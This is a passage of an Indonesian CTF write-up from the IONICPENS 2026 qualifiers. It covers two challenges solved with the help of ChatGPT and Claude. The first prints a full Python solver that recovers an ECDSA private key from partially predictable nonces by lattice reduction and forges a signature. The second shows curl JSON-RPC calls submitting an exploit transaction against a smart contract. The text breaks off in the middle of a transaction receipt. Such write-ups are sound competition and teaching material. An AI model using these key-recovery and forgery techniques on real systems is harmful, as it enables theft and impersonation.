Writeup IONICPENS 2026

(Quals)

SMKS RAJASA

SURABAYA



Ho-Kago Tea Time

Angelicos Bryand No

Jodhi Satya Pradipta

DAFTAR ISI

DAFTAR ISI.....1

Cryptography.....2

The Stellar Substraction..... 2
Phantom Validator..... 13
Forensics.....22
DEAD RECKONING.....22
ptp-silent-whisper.....36
getting-info.....39
extraction.....42
Freya AI Forensicss.....44
Sometimes i thinking about you and you.....46
Lost In The Beacon.....49
Uma Attack.....53
PWN..... 59
archive_vault.....59
arcanescript.....68
ticket_validator.....79
Reverse Engineering.....89
sqript.....89
Ghost Chain.....112
dame_yo.....119
Web Exploitation..... 125
Rapat Kita.....125
Nimbus.....133
ChronoCorp.....142
Cacheme.....152
Miscellaneous.....155
The Open Router.....155
Makan Malam..... 162

Cryptography


The Stellar Substraction

link ai : https://chatgpt.com/share/6ade973f-99d4-83ec-a014-72b0a591ceaa

challenge ini dibantu oleh artificial intellegence aka jarvis chatgpt

jadi pengerjaannya menganalisa weak code kriptografi untuk mendapatkan sebuah flag

seperti biasa tahap pertama saya melakukan enumerasi pada containernya



jadi disini di banner memiliki 4 kurva

Kurva yang dipakai, yaitu secp256k1,

Public key, berupa koordinat Qx dan Qy,

Perintah vault beserta token sesi yang unik,

dan signing quota dengan 5 audit pesan per sesi

lalu disini ai membaca kelemahan nonce yang berada pada fungsi pembaruan register

```
raw = bytearray(os.urandom(32))
raw[0] &= 0x7F
if raw[0] == 0:
    raw[0] = 0x42
```

self._register = raw


dan

self._register[20:32] = entropy[:12]

return int.from_bytes(self._register, "big")

ai mengungkap bahwa kelemahannya register berukuran 32 tapi saat dipanggil indeks hanya 20 - 31 yang diperbarui

setelah itu saya menganalisa bukti signing key/tanda tangan secara manual menggunakan log



setelah itu ai menggunakan turunan matematis untuk menghitung dan menganalisa metode serangannya setelah itu ai memberikan [solver.py]() untuk dijalankan berikut solvernya :

import json

import re

import socket

import sys

```
from sympy import Matrix, Rational

# secp256k1
P = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEFFFFFC2F
N = 0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8CD0364141
A = 0
B_CURVE = 7
GX = 0x79BE667EF9DCBBAC55A06295CE870B07029BFCDB2DCE28D959F2815B16F81798
GY = 0x483ADA7726A3C4655DA4FBFC0E1108A8FD17B448A68554199C47D08FFB10D4B8
G = (GX, GY)
LOW_BITS = 96
LOW_BOUND = 1 << LOW_BITS


def point_add(p1, p2):
    if p1 is None:
        return p2
    if p2 is None:
        return p1
    x1, y1 = p1
    x2, y2 = p2
    if x1 == x2 and (y1 + y2) % P == 0:
        return None
    if x1 == x2 and y1 == y2:
        lam = ((3 * x1 * x1 + A) * pow(2 * y1, -1, P)) % P
    else:
        lam = ((y2 - y1) * pow((x2 - x1) % P, -1, P)) % P
    x3 = (lam * lam - x1 - x2) % P
    y3 = (lam * (x1 - x3) - y1) % P
    return x3, y3
```

```
def scalar_mult(k, point):
    result = None
    addend = point
    while k > 0:
        if k & 1:
            result = point_add(result, addend)
        addend = point_add(addend, addend)
        k >>= 1
    return result



def sha256_int(msg):
    import hashlib
    return int.from_bytes(hashlib.sha256(msg).digest(), "big") % N



class Tube:
    def __init__(self, sock):
        self.sock = sock
        self.buf = b""

    def sendline(self, value):
        if isinstance(value, str):
            value = value.encode()
        self.sock.sendall(value + b"\n")

    def recv_until(self, marker, limit=1_000_000):
        while marker not in self.buf:
            if len(self.buf) > limit:
                raise RuntimeError(f"did not find prompt {marker!r}; received too much data")
            chunk = self.sock.recv(4096)
            if not chunk:
```

```
            raise EOFError("service closed the connection unexpectedly")
        self.buf += chunk
    end = self.buf.index(marker) + len(marker)
    out, self.buf = self.buf[:end], self.buf[end:]
    return out



def nearest_integer(q):
    # Exact nearest integer for a SymPy Rational; ties round down.
    floor_q = q.p // q.q
    rem = q - floor_q
    return int(floor_q + (1 if rem > Rational(1, 2) else 0))



def gram_schmidt(rows):
    orthogonal = []
    norms = []
    for row in rows:
        star = [Rational(x) for x in row]
        original = [Rational(x) for x in row]
        for prev, norm in zip(orthogonal, norms):
            mu = sum(x * y for x, y in zip(original, prev)) / norm
            star = [x - mu * y for x, y in zip(star, prev)]
        norm = sum(x * x for x in star)
        if norm == 0:
            raise ValueError("lattice basis is linearly dependent")
        orthogonal.append(star)
        norms.append(norm)
    return orthogonal, norms



def babai_nearest(rows, target):
```

```
    """Babai nearest-plane CVP approximation on an LLL-reduced row basis."""
    orthogonal, norms = gram_schmidt(rows)
    residual = [Rational(x) for x in target]
    coeffs = [0] * len(rows)
    for i in range(len(rows) - 1, -1, -1):
        projection = sum(x * y for x, y in zip(residual, orthogonal[i])) / norms[i]
        q = nearest_integer(projection)
        coeffs[i] = q
        residual = [x - q * y for x, y in zip(residual, rows[i])]
    vector = [sum(coeffs[i] * rows[i][j] for i in range(len(rows)))
              for j in range(len(target))]
    return vector


def recover_private_key(signatures):
    """Recover d where k_i = common_prefix * 2^96 + low_i."""
    if len(signatures) != 5:
        raise ValueError("exactly five audit signatures are expected")

    aa, bb = [], []
    for r, s, z in signatures:
        inv_s = pow(s, -1, N)
        aa.append((r * inv_s) % N)
        bb.append((z * inv_s) % N)

    # k_i - k_0 = (a_i-a_0)*d + (b_i-b_0) (mod N),
    # and the left side lies in (-(2^96), 2^96).
    c = [(aa[i] - aa[0]) % N for i in range(1, 5)]
    u = [(bb[i] - bb[0]) % N for i in range(1, 5)]

    # Integer-scaled CVP lattice. A solution for x=d has residuals
    # N*((c_i*d+u_i) mod N signed) in the first four coordinates and
```

```
    # 2^96*d in the final coordinate.
    rows = []
    for i in range(4):
        row = [0] * 5
        row[i] = N * N
        rows.append(row)
    rows.append([N * ci for ci in c] + [LOW_BOUND])
    target = [-N * ui for ui in u] + [0]

    reduced = Matrix(rows).lll(delta=Rational(3, 4))
    reduced_rows = [[int(reduced[i, j]) for j in range(5)] for i in range(5)]
    closest = babai_nearest(reduced_rows, target)
    if closest[-1] % LOW_BOUND != 0:
        raise RuntimeError("lattice candidate has an invalid final coordinate")
    d = (closest[-1] // LOW_BOUND) % N

    # Verify that all signatures imply exactly the same key and public key.
    for r, s, z in signatures:
        k = ((z + r * d) * pow(s, -1, N)) % N
        if not (0 < k < (1 << 255)):
            raise RuntimeError("candidate key did not reproduce an in-range nonce")
    return d


def parse_hex_field(text, field):
    match = re.search(rf"{re.escape(field)}\s*:\s*(0x[0-9a-fA-F]+)", text)
    if not match:
        raise RuntimeError(f"could not parse {field} from service banner")
    return int(match.group(1), 16)


def main():
```

```
host = sys.argv[1] if len(sys.argv) > 1 else "chall.ctf.tccpens.id"
port = int(sys.argv[2]) if len(sys.argv) > 2 else 30626

print(f"[+] Connecting to {host}:{port}")
with socket.create_connection((host, port), timeout=15) as sock:
    sock.settimeout(15)
    tube = Tube(sock)
    banner = tube.recv_until(b"> ").decode("utf-8", errors="replace")
    qx = parse_hex_field(banner, "Public Key Qx")
    qy = parse_hex_field(banner, "Public Key Qy")
    target_match = re.search(r"Vault Target\s*:\s*(UNLOCK_MASTER_VAULT:[^\r\n]+)", banner)
    if not target_match:
        raise RuntimeError("could not parse the session-specific vault target")
    target_cmd = target_match.group(1).strip().encode()
    print(f"[+] Target command received: {target_cmd.decode()}")
    print("[+] Collecting the five permitted audit signatures...")

    signatures = []
    for i in range(5):
        msg = f"stellar-audit-{i}".encode()
        tube.sendline("1")
        tube.recv_until(b"Enter message in hex: ")
        tube.sendline(msg.hex())
        response = tube.recv_until(b"> ").decode("utf-8", errors="replace")
        match = re.search(r"\[\+\] Signature generated: (\{[^\r\n]+\})", response)
        if not match:
            raise RuntimeError(f"signature {i+1} was not returned: {response[-500:]}")
        data = json.loads(match.group(1))
        z = int(data["z"], 16)
        r = int(data["r"], 16)
        s = int(data["s"], 16)
        signatures.append((r, s, z))
```

```
    print(f"    signature {i+1}/5 captured; quota remaining={data['quota_remaining']}")

print("[+] Running the lattice attack (LLL + Babai CVP)...")
d = recover_private_key(signatures)
q = scalar_mult(d, G)
if q != (qx, qy):
    raise RuntimeError("recovered key failed public-key verification; reconnect and retry")
print("[+] Private key recovered and verified against Q.")

z = sha256_int(target_cmd)
# Any fresh valid nonce works once d is recovered.
import secrets
while True:
    k = secrets.randbelow(N - 1) + 1
    R = scalar_mult(k, G)
    r = R[0] % N
    if r == 0:
        continue
    s = (pow(k, -1, N) * (z + r * d)) % N
    if s != 0:
        break


print("[+] Submitting forged ECDSA signature to unlock the vault...")
tube.sendline("2")
tube.recv_until(b"Enter signature r (hex or int): ")
tube.sendline(hex(r))
tube.recv_until(b"Enter signature s (hex or int): ")
tube.sendline(hex(s))
result = tube.recv_until(b"\n").decode("utf-8", errors="replace")
print(result.rstrip())
# Server may have buffered more than one line; capture a little more if present.
try:
```

```
            sock.settimeout(1.0)
            extra = sock.recv(8192).decode("utf-8", errors="replace")
            if extra:
                print(extra, end="" if extra.endswith("\n") else "\n")
                flag_match = re.search(r"IONIC\{[^}\r\n]+\}", result + extra)
                if flag_match:
                    print(f"\n[+] FLAG: {flag_match.group(0)}")
                return
        except socket.timeout:
            pass
        flag_match = re.search(r"IONIC\{[^}\r\n]+\}", result)
        if flag_match:
            print(f"[+] FLAG: {flag_match.group(0)}")
        else:
            print("[!] Response above did not include a flag; check if the service session stayed
open.")



if __name__ == "__main__":
    try:
        main()
    except Exception as exc:
        print(f"[-] {type(exc).__name__}: {exc}", file=sys.stderr)
        sys.exit(1)
```

dan selesai flag berhasil didapatkan




FLAG : IONIC{n0nc3_r3us3_328b3757b3c8e9b900}

Phantom Validator

link ai : https://claude.ai/share/ed9008e2-6f47-41e3-b60c-c9dfdb1fc1ca

untuk challenge ini seperti biasa saya di bantu teman saya (AI) untuk menyelesaikan challenge ini jadi cara pengerjaannya adalah kita menganalisis kerentanan dari website ini



setelah di selidiki cukup panjang terlihat kerentananya ada pada apa yang disebutkan ai yaitu dibagian hashToG1 “function hashToG1(bytes memory message) public view returns (uint256[2] memory) {


uint256 s = uint256(keccak256(message)) % GROUP_ORDER;

if (s == 0) s = 1;

return _ecMulG1(G1_X, G1_Y, s);

}”

data awal dari web



setelah itu ai menyuruh untuk mengecek data sendiri once
**curl -s -X POST http://chall.ctf.tccpens.id:30378/rpc **


**-H "Content-Type: application/json" **

-d '{

"jsonrpc":"2.0","id":1,"method":"eth_getTransactionCount",

"params":["0x70997970C51812dc3A010C7d01b50e0d17dc79C8","latest"]

}'



haisInya adalah 0x0 = nonce 0

setelah itu submit raw transaksi milik saya

┌──(deadbeef㉿kali)-[~/Downloads]

└─$ curl -s -X POST http://chall.ctf.tccpens.id:30378/rpc -H "Content-Type: application/json" -d '{"jsonrpc":"2.0","id":1,"method":"eth_sendRawTransaction","params":["0xf9012b80843b9aca00831e8480945fbdb2315678afecb367f032d93f642f64180aa380b8c40ca0e6ef2390a89e1889491d2840fde2dd8cffff40e39753db11eb4ba6be6115335835322c7c92abe92aafb56ba4694776a43d9d022c7fcee02670d38a3fa71a3ceb05941bc2365496f4957cf7c49f9c9e6516ec0059de93d1acbda75236772a5935e6a01ca3edac8acdb29f9f2b220f09f58d795bdcab65140b66a2da3238c34a514774220bd462bb1e491122106b493525c4ac1e4efa8225068ae9c85a076bf193520c23a57f975971a8bcffc140e198c1a345abb371e80f56042007c5eac58813ae0282f4f6a0991862747734012 18f7ae18d15923e3252af1042ebb63308c0c9204d8235c694a018bfd9629c3bbd1f04f21b5099846a14013826e1215889f854e29fb1c2942ffe"]}'

{"jsonrpc":"2.0","id":1,"result":"0x4336260a9cab43de5741b1f6ab4ae380ec5cdf8ad5d6d2072de52b0c827058bd"}

┌──(deadbeef㉿kali)-[~/Downloads]

└─$

setelah itu mengecek status transaksi

┌──(deadbeef㉿kali)-[~/Downloads]

**└─$ curl -s -X POST http://chall.ctf.tccpens.id:30378/rpc **

**-H "Content-Type: application/json" **

-d '{

```
    "jsonrpc":"2.0","id":1,"method":"eth_getTransactionReceipt",
    "params":["0x4336260a9cab43de5741b1f6ab4ae380ec5cdf8ad5d6d2072de52b0c827058bd"]
  }' | jq
{
  "jsonrpc": "2.0",
  "id": 1,
  "result": {
    "type": "0x0",
    "status": "0x1",
    "cumulativeGasUsed": "0x3f948",
    "logs": [
      {
        "address": "0x5fbdb2315678afecb367f032d93f642f64180aa3",
        "topics": [
          "0x2184c915457933672a4835d96a0f4e0c512a6b8f31a8ae4457411752cc59b946",
          "0x00000000000000000000000070997970c51812dc3a010c7d01b50e0d17dc79c8"
        ],
        "data":
"0x2390a89e1889491d2840fde2dd8cffff40e39753db11eb4ba6be6115335835322c7c92abe92aafb56
ba4694776a43d9d022c7fcee02670d38a3fa71a3ceb05941bc2365496f4957cf7c49f9c9e6516ec0059
de93d1acbda75236772a5935e6a01ca3edac8acdb29f9f2b220f09f58d795bdcab65140b66a2da3238
c34a514774",
        "blockHash":
"0x212f35c91a4ae837298f36800c3479de798a2b3df3c4df68583e889a055872bd",
        "blockNumber": "0x2",
        "blockTimestamp": "0x6add8b05",
        "transactionHash":
"0x4336260a9cab43de5741b1f6ab4ae380ec5cdf8ad5d6d2072de52b0c827058bd",
        "transactionIndex": "0x0",
        "logIndex": "0x0",
        "removed": false
      }
    ],
```

```
    "logsBloom":
"0x00000000000000000002000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00001000000000000000080400000000000840000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000020000000000000000
00000000000000000000000000000000000000000000000000000000000000040000000000000000
00000000000000000000000000000000000000000000000000000000000000010000000000000000000000",

    "transactionHash":
"0x4336260a9cab43de5741b1f6ab4ae380ec5cdf8ad5d6d2072de52b0c827058bd",

    "transactionIndex": "0x0",

    "blockHash": "0x212f35c91a4ae837298f36800c3479de798a2b3df3c4df68583e889a055872bd",

    "blockNumber": "0x2",

    "gasUsed": "0x3f948",

    "effectiveGasPrice": "0x3b9aca00",

    "from": "0x70997970c51812dc3a010c7d01b50e0d17dc79c8",


    "to": "0x5fbdb2315678afecb367f032d93f642f64180aa3",

    "contractAddress": null,

